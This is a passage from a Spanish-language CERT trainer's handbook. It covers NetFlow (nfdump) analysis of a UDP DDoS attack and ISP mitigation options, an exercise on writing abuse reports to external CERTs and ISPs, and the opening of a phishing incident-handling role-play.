2007-02-24 03:59:59.672 4313101.177 any      33.106.25.243    3.8 M  586.7 M   16.6 G      142    33089    29
2007-02-24 04:26:02.871 4311538.092 any      207.39.221.61    3.8 M  445.6 M   12.6 G      108    25142    29
2007-02-24 04:02:25.980 4311370.089 any     213.63.169.117    3.7 M  797.6 M   22.6 G      193    45007    29
2007-02-24 04:07:41.797 4312640.308 any      43.170.142.79    3.4 M   10.3 M  297.6 M        2      578    29
2007-02-24 04:05:15.668 4312716.729 any      33.106.23.177    2.7 M  702.6 M   19.9 G      170    39638    29
2007-02-24 04:05:07.923 4300337.889 any      42.160.51.251      640     4630   397296        0        0    85
2007-02-24 03:59:37.690 4310296.034 any       61.9.113.44      355     1725   155808        0        0    90
2007-02-24 06:56:33.727  3305.472 any    212.159.161.254      127      425    85782        0      207   201
2007-02-24 07:23:19.699  3770.665 any       44.4.80.130      106      401    42663        0       90   106
2007-02-24 07:58:46.075  3972.103 any     44.211.10.143      104      309    14808        0       29    47
2007-02-24 07:25:29.975 4295202.951 any     212.179.19.40       96      390    49262        0        0   126
2007-02-24 06:59:42.576 4295479.900 any     59.120.207.188       90      222    14466        0        0    65
2007-02-24 08:28:48.385  2174.036 any       44.19.66.82       70      265    50348        0      185   189
2007-02-24 07:19:56.070  1958.118 any     46.53.128.242       67      400    77557        0      316   193
2007-02-24 08:32:42.289 4295733.744 any      44.7.165.145       65      272    41258        0        0   151
2007-02-24 08:38:12.594 4296338.550 any      59.10.170.46       64      368    32614        0        0    88
2007-02-24 08:11:23.397  3089.314 any      212.72.36.64       62      254    25436        0       65   100
2007-02-24 08:40:15.372 4296122.111 any      44.26.179.30       61      194    25925        0        0   133
2007-02-24 07:46:17.258  1703.940 any    195.127.161.206       58      393    70919        0      332   180
2007-02-24 07:05:14.891 4296163.798 any     212.34.92.216       57      302    55868        0        0   184

Summary: total flows: 18236835, total bytes: 72.0 G, total packets: 2.5 G, avg bps: 143433, avg pps: 618, avg bpp: 29
Time window: 2007-02-24 03:55:36 - 2007-04-15 03:05:02
Total flows processed: 18369305, Records skipped: 0, Bytes read: 955217840
Sys: 9.092s flows/second: 2020255.1  Wall: 41.038s flows/second: 447609.2
```

Existen cinco hosts que generaron mucho tráfico hacia el servidor atacado. Estas IP son los atacantes potenciales.

`33.106.25.243`

`207.39.221.61`

`213.63.169.117`

`43.170.142.79`

`33.106.23.177`

CLI:

Una forma rápida de comprobar qué direcciones IP podrían estar implicadas en el ataque contra una IP sería generar estadísticas filtradas hacia la IP de destino específica. En este caso podemos filtrar direcciones IP de origen atacantes en TOP N basadas en flujos contra `195.88.49.121`.

`[Pregunta a los estudiantes: ¿Qué direcciones IP creen que están implicadas en el ataque?`

Consulta del ejemplo:


```
nfdump -R nfcapd.200702240400:nfcapd.200702240900 -n 20 -s srcip 'dst ip 195.88.49.121'
```

P4 ¿Cómo se está produciendo el ataque?

Una vez que tenemos algunos atacantes identificados podemos realizar un filtrado para obtener cuál es su comportamiento contra esta IP de destino. Esto nos ofrece una visión más completa de cómo se está produciendo el ataque.

GUI:

Utilice procesamiento *netflow* con el filtro 'dst ip 195.88.49.121 y (src ip 33.106.25.243 o src ip 207.39.221.61 o src ip 213.63.169.117 o src ip 43.170.142.79 o src ip 33.106.23.177)'.




```
** nfdump -M /data/nfsen/profiles-data/live/upstream  -T  -R nfcapd.200702240410:nfcapd.200702240900 -o extended -c 50
nfdump filter:
dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)
Date flow start          Duration Proto      Src IP Addr:Port          Dst IP Addr:Port   Flags Tos  Packets    Bytes      pps      bps    Bpp Flows
2007-02-24 04:06:47.328   274.433 UDP      33.106.25.243:54606 ->    195.88.49.121:18716 .A.... 100      274     7946        0      231     29     1
2007-02-24 04:06:45.990   275.355 UDP      33.106.25.243:54606 ->    195.88.49.121:15836 .A.... 100      276     8004        1      232     29     1
2007-02-24 04:10:00.404    82.019 UDP     213.63.169.117:3656  ->    195.88.49.121:15116 .A.... 196      155     4495        1      438     29     1
2007-02-24 04:09:20.703    71.840 UDP     213.63.169.117:3656  ->    195.88.49.121:8213  .A.... 196      105     3045        1      339     29     1
2007-02-24 04:09:19.751   121.312 UDP     213.63.169.117:3656  ->    195.88.49.121:29936 .A.... 196      184     5336        1      351     29     1
2007-02-24 04:09:59.943    82.169 UDP     213.63.169.117:3656  ->    195.88.49.121:14430 .A.... 196      188     5452        2      530     29     1
2007-02-24 04:09:19.688   122.807 UDP      33.106.23.177:2483  ->    195.88.49.121:6160  .A....   0      218     6322        1      411     29     1
2007-02-24 04:09:52.503     2.390 UDP      43.170.142.79:57024 ->    195.88.49.121:59105 .A....   0        2       58        0      194     29     1
2007-02-24 04:10:01.566    80.501 UDP     213.63.169.117:3656  ->    195.88.49.121:53672 .A.... 196      153     4437        1      440     29     1
2007-02-24 04:10:00.129    82.188 UDP     213.63.169.117:3656  ->    195.88.49.121:55731 .A.... 196      182     5278        2      513     29     1
2007-02-24 04:10:00.319    81.526 UDP     213.63.169.117:3656  ->    195.88.49.121:57312 .A.... 196      183     5307        2      520     29     1
2007-02-24 04:09:37.596   104.323 UDP     213.63.169.117:3656  ->    195.88.49.121:49320 .A.... 196      189     5481        1      420     29     1
2007-02-24 04:10:00.356    80.816 UDP     213.63.169.117:3656  ->    195.88.49.121:51964 .A.... 196      176     5104        2      505     29     1
2007-02-24 04:10:00.263    82.358 UDP     213.63.169.117:3656  ->    195.88.49.121:42218 .A.... 196      184     5336        2      518     29     1
2007-02-24 04:10:00.526    81.334 UDP     213.63.169.117:3656  ->    195.88.49.121:4079  .A.... 196      160     4640        1      456     29     1
2007-02-24 04:09:57.071    32.395 UDP      43.170.142.79:57024 ->    195.88.49.121:42536 .A....   0        2       58        0       14     29     1
2007-02-24 04:09:33.790   107.566 UDP      33.106.23.177:2483  ->    195.88.49.121:53942 .A....   0      198     5742        1      427     29     1
2007-02-24 04:09:34.896   107.066 UDP     213.63.169.117:3656  ->    195.88.49.121:31245 .A.... 196      198     5742        1      429     29     1
2007-02-24 04:06:45.274   276.411 UDP     213.63.169.117:3656  ->    195.88.49.121:30598 .A.... 196      437    12673        1      366     29     1
2007-02-24 04:07:38.943   223.132 UDP     213.63.169.117:3656  ->    195.88.49.121:33927 .A.... 196      380    11020        1      395     29     1
2007-02-24 04:09:37.526   104.599 UDP      33.106.23.177:2483  ->    195.88.49.121:12956 .A....   0      192     5568        1      425     29     1
2007-02-24 04:10:00.628    80.878 UDP     213.63.169.117:3656  ->    195.88.49.121:44997 .A.... 196      240     6960        2      688     29     1
2007-02-24 04:09:35.796   106.239 UDP     213.63.169.117:3656  ->    195.88.49.121:14773 .A.... 196      207     6003        1      452     29     1
2007-02-24 04:09:19.749   121.132 UDP     213.63.169.117:3656  ->    195.88.49.121:40925 .A.... 196      198     5742        1      379     29     1
2007-02-24 04:09:54.777    68.191 UDP      43.170.142.79:57024 ->    195.88.49.121:1280  .A....   0        3       87        0       10     29     1
2007-02-24 04:10:00.489    81.926 UDP     213.63.169.117:3656  ->    195.88.49.121:1417  .A.... 196      194     5626        2      549     29     1
2007-02-24 04:09:59.970    80.179 UDP     213.63.169.117:3656  ->    195.88.49.121:445   .A.... 196      207     6003        2      598     29     1
2007-02-24 04:09:43.582    97.820 UDP     213.63.169.117:3656  ->    195.88.49.121:61456 .A.... 196      171     4959        1      405     29     1
2007-02-24 04:06:25.465   294.780 UDP     213.63.169.117:3656  ->    195.88.49.121:33181 .A.... 196      514    14906        1      404     29     1
2007-02-24 04:06:27.275   293.692 UDP     213.63.169.117:3656  ->    195.88.49.121:34242 .A.... 196      546    15834        1      431     29     1
2007-02-24 04:06:25.886   296.545 UDP      33.106.23.177:2483  ->    195.88.49.121:48610 .A....   0      553    16037        1      432     29     1
2007-02-24 04:08:34.128   165.434 UDP      33.106.25.243:54606 ->    195.88.49.121:35514 .A.... 100      213     6177        1      298     29     1
2007-02-24 04:06:46.182   275.169 UDP      33.106.25.243:54606 ->    195.88.49.121:29666 .A.... 100      290     8410        1      244     29     1
2007-02-24 04:09:35.933   105.605 UDP     213.63.169.117:3656  ->    195.88.49.121:52928 .A.... 196      163     4727        1      358     29     1
2007-02-24 04:09:38.270   102.868 UDP      33.106.23.177:2483  ->    195.88.49.121:30674 .A....   0      197     5713        1      444     29     1
2007-02-24 04:09:19.750   122.241 UDP     213.63.169.117:3656  ->    195.88.49.121:10056 .A.... 196      211     6119        1      400     29     1
2007-02-24 04:09:54.972     0.000 UDP      43.170.142.79:57024 ->    195.88.49.121:26655 .A....   0        1       29        0        0     29     1
2007-02-24 04:09:20.503   121.259 UDP      33.106.23.177:2483  ->    195.88.49.121:27282 .A....   0      192     5568        1      367     29     1
2007-02-24 04:09:40.915   101.264 UDP     213.63.169.117:3656  ->    195.88.49.121:30142 .A.... 196      170     4930        1      389     29     1
2007-02-24 04:09:59.955    81.724 UDP     213.63.169.117:3656  ->    195.88.49.121:13815 .A.... 196      201     5829        2      570     29     1
2007-02-24 04:09:32.129   110.293 UDP     213.63.169.117:3656  ->    195.88.49.121:58560 .A.... 196      194     5626        1      408     29     1
2007-02-24 04:09:22.862   119.237 UDP     213.63.169.117:3656  ->    195.88.49.121:47691 .A.... 196      196     5684        1      381     29     1
2007-02-24 04:09:59.814    15.190 UDP      43.170.142.79:57024 ->    195.88.49.121:50927 .A....   0        2       58        0       30     29     1
2007-02-24 04:07:38.749   223.131 UDP     213.63.169.117:3656  ->    195.88.49.121:2317  .A.... 196      303     8787        1      315     29     1
2007-02-24 04:06:45.265   272.644 UDP      33.106.25.243:54606 ->    195.88.49.121:39499 .A.... 100      261     7569        0      222     29     1
2007-02-24 04:08:34.132   168.052 UDP     213.63.169.117:3656  ->    195.88.49.121:26214 .A.... 196      357    10353        2      492     29     1
2007-02-24 04:09:54.855    88.847 UDP      43.170.142.79:57024 ->    195.88.49.121:4638  .A....   0        4      116        0       10     29     1
2007-02-24 04:09:38.093   104.256 UDP      33.106.23.177:2483  ->    195.88.49.121:36855 .A....   0      199     5771        1      442     29     1
2007-02-24 04:09:37.254   103.935 UDP     213.63.169.117:3656  ->    195.88.49.121:19212 .A.... 196      180     5220        1      401     29     1
2007-02-24 04:09:25.711   116.521 UDP     213.63.169.117:3656  ->    195.88.49.121:8264  .A.... 196      195     5655        1      388     29     1
Summary: total flows: 50, total bytes: 301542, total packets: 10398, avg bps: 8088, avg pps: 34, avg bpp: 29
Time window: 2007-02-24 04:05:15 - 2007-04-14 22:12:54
Total flows processed: 16132, Records skipped: 0, Bytes read: 838876
Sys: 0.016s flows/second: 1008250.0  Wall: 0.028s flows/second: 556794.3
```

Mediante la modificación del filtro ('dst host') se puede investigar el comportamiento de cada IP atacante de forma independiente.

CLI:

En la interfaz de línea de comandos usted podría usar el siguiente comando.

```
nfdump -R nfcapd.200702240410:nfcapd.200702240900 -o extended -c 50 'dst ip
195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip
213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)'
```

Modifique el 'dst host' en consecuencia.

Conclusión:

La IP atacante estaba enviando paquetes UDP a un servidor web hacia muchos puertos de destino diferentes, pero siempre desde el mismo puerto de origen. Estas cinco IP atacantes enviaron paquetes de forma simultánea. Todos los paquetes tenían el mismo tamaño: 29 B

P5 ¿Dónde se originó el ataque?

Un problema que surge frecuentemente en los ataques DDoS es la cuestión acerca de si las IP de origen han sido suplantadas (*spoofed*). Con los ataques DDoS en UDP, esto es normalmente bastante probable. Para los ataques basados en TCP, los flujos pueden utilizarse para deducir qué indicadores (*flags*) fueron vistos en las conexiones, permitiendo la especulación acerca de si un ataque presentaba suplantación de identidad o no. Para rastrear el origen de un ataque también se puede usar el *netflow* para observar las interfaces del router desde las que entró el tráfico. Con la información de la interfaz resulta posible identificar el enlace anterior, y entonces comprobar el enlace anterior de éste, y así sucesivamente. También puede utilizarse para descubrir si existía alguna actividad de suplantación.

CLI:

Por ejemplo, para ver los *flags* establecidos:

```
nfdump -R nfcapd.200702240410:nfcapd.200702240500 -c 50 -o extended 'dst ip
195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip
213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)'
```

Para ver las interfaces desde dónde provenían los paquetes:

```
nfdump -R nfcapd.200702240410:nfcapd.200702240500 -o fmt:%in 'src ip
33.106.25.243' | sort -u
```

P6 ¿Cómo se podría mitigarse el ataque a nivel del ISP?

Algunas sugerencias posibles para la mitigación del ataque pueden incluir las siguientes:

- Si el servidor atacado se trata únicamente de un servidor web, sin otros servicios, se podría bloquear todo el tráfico UDP. Esto evita repetidos ataques desde nuevas direcciones IP.

- Podría bloquear el tráfico UDP destinado solamente a puertos de número alto. (Por ejemplo, si el servidor atacado es también un servidor DNS y no se puede bloquear todo el tráfico UDP: se podría bloquear todo el tráfico a puertos mayores que 53/UDP)

- También es una posibilidad la reducción del ritmo del tráfico UDP

Solicite sugerencias de los estudiantes.

Cuando finalice la Tarea 1, ejecute el script nfsen_stop, disponible en su LiveDVD Desktop. (Puede hacer clic en él).

Tarea 2 Análisis personal de un ataque DDoS

Una vez completado el primer escenario, inste a los estudiantes a que realicen un análisis similar de otro ataque DDoS que puede encontrarse en el 'LiveDVD #2: Network Forensics/ Task 2'. Asegúrese de que el servidor Apache está en funcionamiento. Ejecute el script nfsen_start disponible en su 'LiveDVD #2: Network Forensics Task 2' Desktop. (Puede hacer clic en él)

Los estudiantes deberían:

a) Identificar cuándo comenzó el ataque

b) Identificar aquello que está siendo atacado en realidad

c) Identificar qué direcciones IP están implicadas en la perpetración del ataque

d) Identificar la forma en que se produce el ataque

e) Identificar el origen del ataque

f) Sugerir estrategias para mitigar el ataque a nivel del ISP

Cuando finalice la Tarea 2, ejecute el script nfsen_stop disponible en su 'LiveDVD #2: Network Forensics Task 2' Desktop. (Puede hace clic en él)

Resumen del ejercicio

Haga un resumen del ejercicio. ¿Qué tareas encontraron más difíciles los estudiantes? Anímelos a intercambiar sus opiniones, hacer preguntas y exponer sus impresiones acerca del ejercicio.

MÉTRICAS DE EVALUACIÓN

Las métricas de evaluación se presentan en el texto de cada parte de este ejercicio. ¿Contestaron correctamente a estas preguntas? ¿Participaron activamente durante el ejercicio?

REFERENCIAS

[1] Netflow:

http://en.wikipedia.org/wiki/Netflow

[2] Nfdump:

http://nfdump.sourceforge.net/

[3] NFSen – Sensor de Netflow:

http://nfsen.sourceforge.net/

[4] Wireshark:

http://www.wireshark.org

[5] Snort:

http://www.snort.org

Ejercicio 8

Establecimiento de contactos externos

Objetivo principal	Mejorar las aptitudes de los estudiantes en el establecimiento de contactos con otros CERT, administradores de los ISP y otras partes responsables de la mitigación de los incidentes de seguridad en sus redes por todo el mundo.	
Destinatarios	Este ejercicio está destinado principalmente a empleados recién incorporados y futuros de un CERT. Se necesita una comprensión de los ataques en Internet y habilidades comunicativas. Los estudiantes deberían, además, poseer aptitudes a la hora de escribir y hablar en inglés.	
Duración total	Sesión primera: 1 hora, 10 minutos	
	Sesión segunda: 50 minutos	
	Nota: Se requiere a los estudiantes que ocupen un tiempo extra explorando sus buzones de correo y respondiendo a los emails entre una sesión y otra.	
Distribución temporal7de los tiempos	***Sesión primera***	
	Presentación	10 min.
	Tarea 1: Investigación preliminar	30 min.
	Tarea 2: Creación de las cartas	30 min.
	Sesión segunda	
	Tarea 3: Revisión	30 min.
	Resumen del ejercicio	20 min.
Frecuencia	Una vez por cada miembro del equipo	

DESCRIPCIÓN GENERAL

La comunicación y el intercambio de información es uno de los aspectos vitales del trabajo de un CERT. Cuanto más eficazmente se comparta e intercambie la información entre las partes interesadas, más rápido pueden mitigarse los incidentes de seguridad y menos daño puede causarse. Por ello, es muy importante contar con, y saber cómo usar, fuentes de información de contacto, redes de contactos y otros canales para la distribución y el intercambio de datos.

El objetivo de este ejercicio es mejorar las destrezas de los estudiantes a la hora de establecer contactos con otros CERT, administradores de los ISP y otras partes responsables de la mitigación de los incidentes de seguridad en sus redes por todo el mundo. Se pedirá a los estudiantes que identifiquen y contacten con las autoridades adecuadas en cuanto a incidentes reales de seguridad. Una vez finalizado el ejercicio, los estudiantes deberían ser capaces de establecer y desarrollar redes de contactos más rápido y más eficazmente.

Para llevar a cabo el ejercicio usted necesita securizar los logs de un sistema de seguridad como pueda ser un cortafuegos, un sistema IDS/IPS, un *honeypot*, flujos de red de las *darknets*, etc. Los registros deberían incluir una descripción de los ataques (o el tipo de ataque debería ser fácilmente

identificable), sellos temporales con direcciones IP de origen y datos de zona horaria. Si se necesita, cualquier dato sobre el host objetivo puede ser anonimizados. Los logs no deben tener más de 5 días.

De forma alternativa, es posible utilizar emails con spam siempre que sepa exactamente cómo identificar el origen del mensaje y explique a los estudiantes dónde buscar el host atacante.

Los estudiantes también necesitarán acceder a, y usar, sus cuentas de correo electrónico profesionales. Se recomienda que el PGP/GPG esté disponible para estas cuentas.

Los estudiantes también deberían ser capaces de realizar llamadas telefónicas de larga distancia si fuese necesario.

Antes de dar comienzo al ejercicio, separe los logs en tantas partes como número de estudiantes estén participando en el ejercicio. Al hacerlo, intente asegurarse de que la información relativa a los orígenes de los ataques no coincide en estudiantes diferentes (en otras palabras, dos estudiantes no deberían recibir información sobre los mismos hosts).

Planificación del ejercicio: Obsérvese que el ejercicio se realiza en dos sesiones, la segunda estando programada para dos o más días laborables a partir de la primera sesión. Planifique su tiempo y el de los estudiantes, y reserve las aulas, etc. en consecuencia.

PROGRAMA DEL EJERCICIO

Sesión primera

Presentación

Distribuya los logs entre los estudiantes –envíelos por email o introdúzcalos en una página web para su descarga. Pida a cada estudiante que elija entre tres y cinco ataques con orígenes distintos de entre sus logs. Preferiblemente estos orígenes deberían estar distribuidos geográficamente.

Tarea 1 Investigación preliminar

Pida a los estudiantes que identifiquen una parte responsable (IPS, CSIRT, etc.) que debería ser capaz de coordinar. Encontrarán instrucciones al respecto en sus libros. Dedique entre 20 y 30 minutos a la investigación. Revise los resultados, y pregunte a los estudiantes cómo encontraron los contactos y sus razones para elegir esos y no otros.

Tarea 2 Creación de las cartas

Pídales que preparen la correspondencia. Cada email debería contener:

- Una introducción (esta parte debería incluir la identificación del equipo en cuyo nombre trabajan los estudiantes);
- Una descripción del problema;
- Evidencias;
- Una petición de actuación.

Conceda de 20 a 30 minutos para esta parte del ejercicio. Revise los contenidos y, luego, deje que los estudiantes envíen sus emails.

Preste atención al tono de los informes. Si bien es cierto que deberían contener una petición de actuación lo suficientemente clara, ésta no debería ser exigente. El CERT no debería actuar de tal

forma que pudiese disuadir a los administradores de cooperar, especialmente si no existe una relación formal entre el CERT y la empresa o ISP en cuestión.

Pida a los estudiantes que miren sus buzones de correo periódicamente y que respondan a los emails si es necesario. Informe a los estudiantes acerca del tiempo de la segunda sesión, la cual debería comprender al menos dos días laborables para conceder tiempo suficiente a los emails de respuesta.

Sesión segunda

Tarea 3 Revisión

Pida a los estudiantes que identifiquen una parte responsable (IPS, CSIRT, etc.) que debería ser capaz de desempeñar las labores de coordinación. Seguidamente pida a cada estudiante que informe acerca de sus resultados:

- ¿Cuántas respuestas recibieron (con referencia al número de emails enviados)?
- ¿Se intercambió más información que la del email inicial?
- ¿Se logró mitigar el ataque?

Resumen del ejercicio

Si se recibieron respuestas, debata las diferentes reacciones y qué las desencadenaron. Si algunos estudiantes hubiesen tenido mucho más éxito con sus informes, ¿en qué se diferenciaban sus informes?

Si no se recibieron respuestas, invite a los estudiantes a que debatan los posibles motivos:

- El email no llegó a la persona responsable (datos publicados incorrectos o utilización de fuentes de información incorrectas);
- El email fue filtrado y descartado;
- El problema fue considerado con una prioridad baja y se puso a la cola;
- El ISP / CSIRT no actúa adecuadamente con respecto a los abusos provienen de su red;
- Otras razones;

De forma opcional, pida a los estudiantes que efectúen llamadas a las partes que no respondieron en un tiempo adecuado. Use la información encontrada en las bases de datos *whois* y en las páginas web (¿centros de llamadas?). ¡Tenga en cuenta el desfase horario!

MÉTRICAS DE EVALUCIÓN

Puede hacer uso de los siguientes factores para evaluar el ejercicio:

- ¿Cuántos informes llegaron de forma satisfactoria a los destinatarios objeto?
- ¿En cuántos casos se recibieron respuestas positivas?
- ¿Cuántos incidentes se logró mitigar?

Cuando se prepare para el ejercicio, asegúrese de que puede medir los resultados numéricos de estas preguntas de la forma más precisa posible. Utilice ejemplos positivos para motivar a los estudiantes y

explique qué podría hacerse en caso de fracasar en la comunicación. Señale que no recibir respuestas, no significa necesariamente incidentes sin resolver y que incluso aquellos responsables de la gestión de incidentes con mucha experiencia y muy capacitados, no tienen por qué ser capaces de garantizar el éxito en la resolución de todos los problemas. Algunos factores negativos que se encuentran más allá del control de la persona encargada de la gestión de los incidentes, y que afectan negativamente en la resolución de los mismos, son:

- Administradores que no responden
- Falta de leyes y reglamentos adecuados;
- Falta de medios técnicos para reaccionar más allá de la red propia;
- Una aplicación inerte de la ley

Ejercicio 9

Gestión de incidentes a gran escala

Objetivo principal	El objetivo principal del ejercicio es enseñar a las personas responsables de la gestión de incidentes la información básica y las acciones necesarias para una resolución exitosa de los incidentes a gran escala.	
Destinatarios	Personal técnico del CERT	
Duración total	Unas 5 horas	
Distribución temporal	Presentación del ejercicio	15 min.
	PARTE 1 – ATAQUE DE PHISING A GRAN ESCALA	
	Tarea 1**:** Fuente de información	10 min.
	Tarea 2**:** Investigación inicial	10 min.
	Tarea 3**:** Desmantelamiento	10 min.
	Tarea 4**:** Alerta y mitigación	10 min.
	PARTE 2 – DIFUSIÓN MASIVA DE BOTNETS A TRAVÉS DE UNA VULNERAVILIDAD DESCONOCIDA	
	Tarea 1**:** Fuente de información	10 min.
	Tarea 2**:** Investigación inicial	10 min.
	Tarea 3**:** Desmantelamiento	10 min.
	Tarea 4**:** Alerta y mitigación	10 min.
	PARTE 3 – BROTE INTERNO DE GUSANOS	
	Tarea 1: Brote interno de gusanos	10 min.
	Tarea 2: Tipo de ataque	10 min.
	Tarea 3: Captura y análisis de malware	10 min.
	Tarea 4: Identificación del controlador de gusanos/botnets	10 min.
	PARTE 4 – ATAQUE DDoS A GRAN ESCALA CONTRA UN PAÍS EN SU TOTALIDAD	
	Tarea 1: Estudio del caso: ataque informático hipotético contra un país X	60 min.
	Tarea 2: Otra perspectiva: su país está sufriendo un ataque informático	30 min.
	Tarea 3: Análisis de un método particular de ataque DDoS	30 min.
	Tarea 4: Lecciones aprendidas	15 min.
	Resumen del ejercicio	15 min.

Frecuencia	El ejercicio debería llevarse a cabo la primera vez que se establece el equipo o siempre que lleguen nuevos miembros al mismo y aparezca una forma nueva de amenaza (En el último caso se debería ampliar el ejercicio para adecuarse a esta nueva amenaza).

DESCRIPCIÓN GENERAL

El propósito del ejercicio es introducir a las personas responsables la gestión de incidentes en la complejidad de la gestión de incidentes a gran escala. Una vez finalizado el ejercicio, los estudiantes tendrían que ser capaces de:

- Entender la naturaleza y las consecuencias de un incidente masivo ordinario
- Determinar la información básica que se necesita para una resolución exitosa de estos incidentes;
- Coordinar el intercambio de información con diversas autoridades competentes

Este ejercicio no requiere acceso a Internet. Se recomienda que usted, como formador, lea detenidamente la totalidad del manual para comprender que es lo que se le pide. El ejercicio se divide en cuatro partes diferentes, que se corresponden con diferentes tipos de incidentes a gran escala. Los ejercicios descritos aquí tienen la finalidad de servir como ejemplos, de modo que se le invita a crear otros ejemplos de su propia cosecha. De forma similar, la intención de las soluciones que se presentan no es la de ser inamovibles (usted y los estudiantes pueden presentar sus propias soluciones). La modalidad del ejercicio es la de un debate moderado y dirigido por el formador.

PROGRAMA DEL EJERCICIO

A continuación se describe el programa del ejercicio.

Presentación del ejercicio

En un primer lugar, presente el ejercicio a los estudiantes, esbozando las partes principales y describiendo en líneas generales cómo va a realizarse mismo. Consiste en cuatro partes fundamentales:

PARTE 1: Suplantación de identidad (*phishing*) a gran escala

PARTE 2: Difusión masiva de *botnets* a través de una vulnerabilidad desconocida

PARTE 3: Brote interno de gusanos

PARTE 4: Ataque DDoS a gran escala contra un país en su totalidad

PARTE 1 *PHISHING* A GRAN ESCALA

Este ejercicio se realizará con la ayuda de un instructor. Como formador, su papel consiste en presentar una descripción paso a paso de un potencial ataque de *phishing*. Al principio, es de esperar que de una visión general acerca del *phishing*.

La modalidad del ejercicio es similar al *role-playing*. Usted realiza una breve introducción para un incidente en concreto, preguntando a los estudiantes qué es lo que deberían hacer a continuación para seguir con el proceso de gestión de incidentes. Una vez que los estudiantes 'resuelven' una fase particular, se les debería introducir en la fase siguiente del proceso y los problemas de la misma. Si los estudiantes encuentran dificultades a la hora de responder ciertas cuestiones, debería facilitar preguntas orientativas que les ayuden a solucionar el problema. Como ayuda para el formador, también se proporcionan ciertas respuestas para el ejemplo. Recuerde que otras variantes son posibles (siéntase libre para dirigir la investigación de la manera que considere más adecuada).

Tarea 1 Fuente de información

El Paso 1 sería reportar el incidente. Pregunte a los estudiantes cómo tendrían conocimiento del ataque. A continuación se detallan diversas formas posibles. ¿Trataron los estudiantes esas variantes? ¿Sugirieron alguna más? ¿Cuál debería ser el resultado de este primer paso?

Variante 1.1

El equipo CERT empieza a recibir informes acerca de una campaña de *phishing* desde su comunidad de clientes. Estos informes contienen el email de *phishing* completo con encabezamientos y cuerpo, e incluyen la URL del sitio que realiza el *phishing*.

Variante 1.2

El equipo CERT localiza un intento de *phishing* por sí mismo (por ejemplo, mediante trampas para mensajes *spam* o si alguno de los miembros del equipo ha recibido emails con *phishing* en sus buzones de correo. Los emails tienen URLs embebidas que apuntan a una página de la que proviene el intento de *phishing*.

Variante 1.3

Una URL que realiza el *phishing* fue reportada por un banco, cuyos clientes están siendo los objetivos del *phishing*.

Resultado (el mismo para las tres variantes):

El CERT ha obtenido una URL o varias URLs que apuntan a uno o varios sitios con *phishing*.

Tarea 2 Investigación inicial

El paso siguiente consiste en averiguar (a) si ésta no se trata de una alerta falsa, (b) dónde se localizan los sitios que realizan el *phishing*, y (c) cómo se lleva a cabo el ataque. Las respuestas pueden coincidir, ya que todas están incluidas en un sólo paso. Las preguntas que pueden ayudar a los estudiantes a estar al corriente de lo que está sucediendo son:

1. ¿Aún continúan activos esos sitios con *phishing*? ¿Cómo realizar esta comprobación?
   (Respuesta: la forma más sencilla es llegar a esta páginas mediante los navegadores web más populares: IE, Firefox, Opera, y Chrome. Se recomienda que se comprueben estos sitios con wget. Recuerde tener cuidado: los sitios podrían ser maliciosos, por lo que sería aconsejable emplear un ordenador preparado especialmente para esta acción.
   2.1 Preguntas orientativas: ¿Se encuentran activas en todos los navegadores más conocidos o únicamente en uno en particular? ¿Y en cuanto a *wget*? ¿Puede que el sitio que realiza el *phishing* requiera una configuración específica del campo "agente de usuario" u otro (por ejemplo "*referer*")?
3 ¿Dónde se encuentran ubicadas las páginas (tanto físicamente como lógicamente)? ¿Cómo averiguar esto?
   3.1 Preguntas orientativas: ¿Cuál es el dominio y la dirección IP del servidor web? ¿A quién pertenece la IP y el nombre de dominio? ¿Quién es el propietario del host? ¿Cuál es el ISP?
   (Respuesta: Observe la URL. ¿Existe una dirección IP o nombre de dominio? Utilice herramientas tipo dig, host, etc. A continuación -cuando tenga una IP- utilice la base de datos whois y la herramienta 'traceroute'. Observe la página principal de este dominio: después de 'http://' y antes de la siguiente barra oblicua '/').
4 ¿Cómo se está efectuando el ataque? ¿Qué técnica se está usando para servir el *phishing*? ¿Cómo comprobarlo?

4.1 Preguntas orientativas: ¿Se utiliza la técnica *fast-flux*? ¿Todas las IP que devuelve la consulta *dns* llevan a una misma respuesta? ¿Existen otras páginas en este servidor (IP)? ¿Qué sucede con la página principal de la URL del *phishing*?
(Respuesta: los resultados de dig o host podrían ser útiles a la hora de determinar el fast-flux. En el contexto de otros sitios: vaya a la página principal de la URL del phishing, por ejemplo: si la URL es www.somesite.com/some/directories/thebank/login.html, vaya a la URL www.somesite.com y analícela).

Resultado:

Podría haber numerosas respuestas para las preguntas anteriores. Abajo se muestran unas cuantas. ¿Abordaron los estudiantes éstas o aportaron otras nuevas?

Variante 2.1

La URL es www.somesite.com/some/directories/thebank/login.html. En www.somesite.com hay una página web que es típica de algunas empresas pequeñas. Existe la posibilidad de que el administrador o webmaster de este sitio no esté al corriente de la situación. En la mayoría de los casos este servidor se vio comprometido por un atacante. Existen tres sub-variantes de este escenario:

Variante 2.1a

El servidor comprometido se encuentra en su red (por ejemplo, usted es el equipo CERT de un ISP importante o centro de alojamiento o *hosting*). El propietario del sitio (potencialmente una de las victimas) es su cliente.

Variante 2.1b

El servidor comprometido pertenece al algún ISP importante de su país. Las víctimas no son sus clientes.

Variante 2.1c

El servidor comprometido está ubicado en otro país.

Variante 2.2

El nombre de dominio se resuelve a muchas o varias direcciones IP. Existe una gran posibilidad de *fast-flux*. Las IP pertenecen a diferentes ISP. Quizás en un país diferente. No existe una "página principal" en el "servidor".

Digresión: ¿Por qué hay tantas IP y por qué algunas de ellas no responden? Por qué los sitios maliciosos utilizan *fast-flux*?

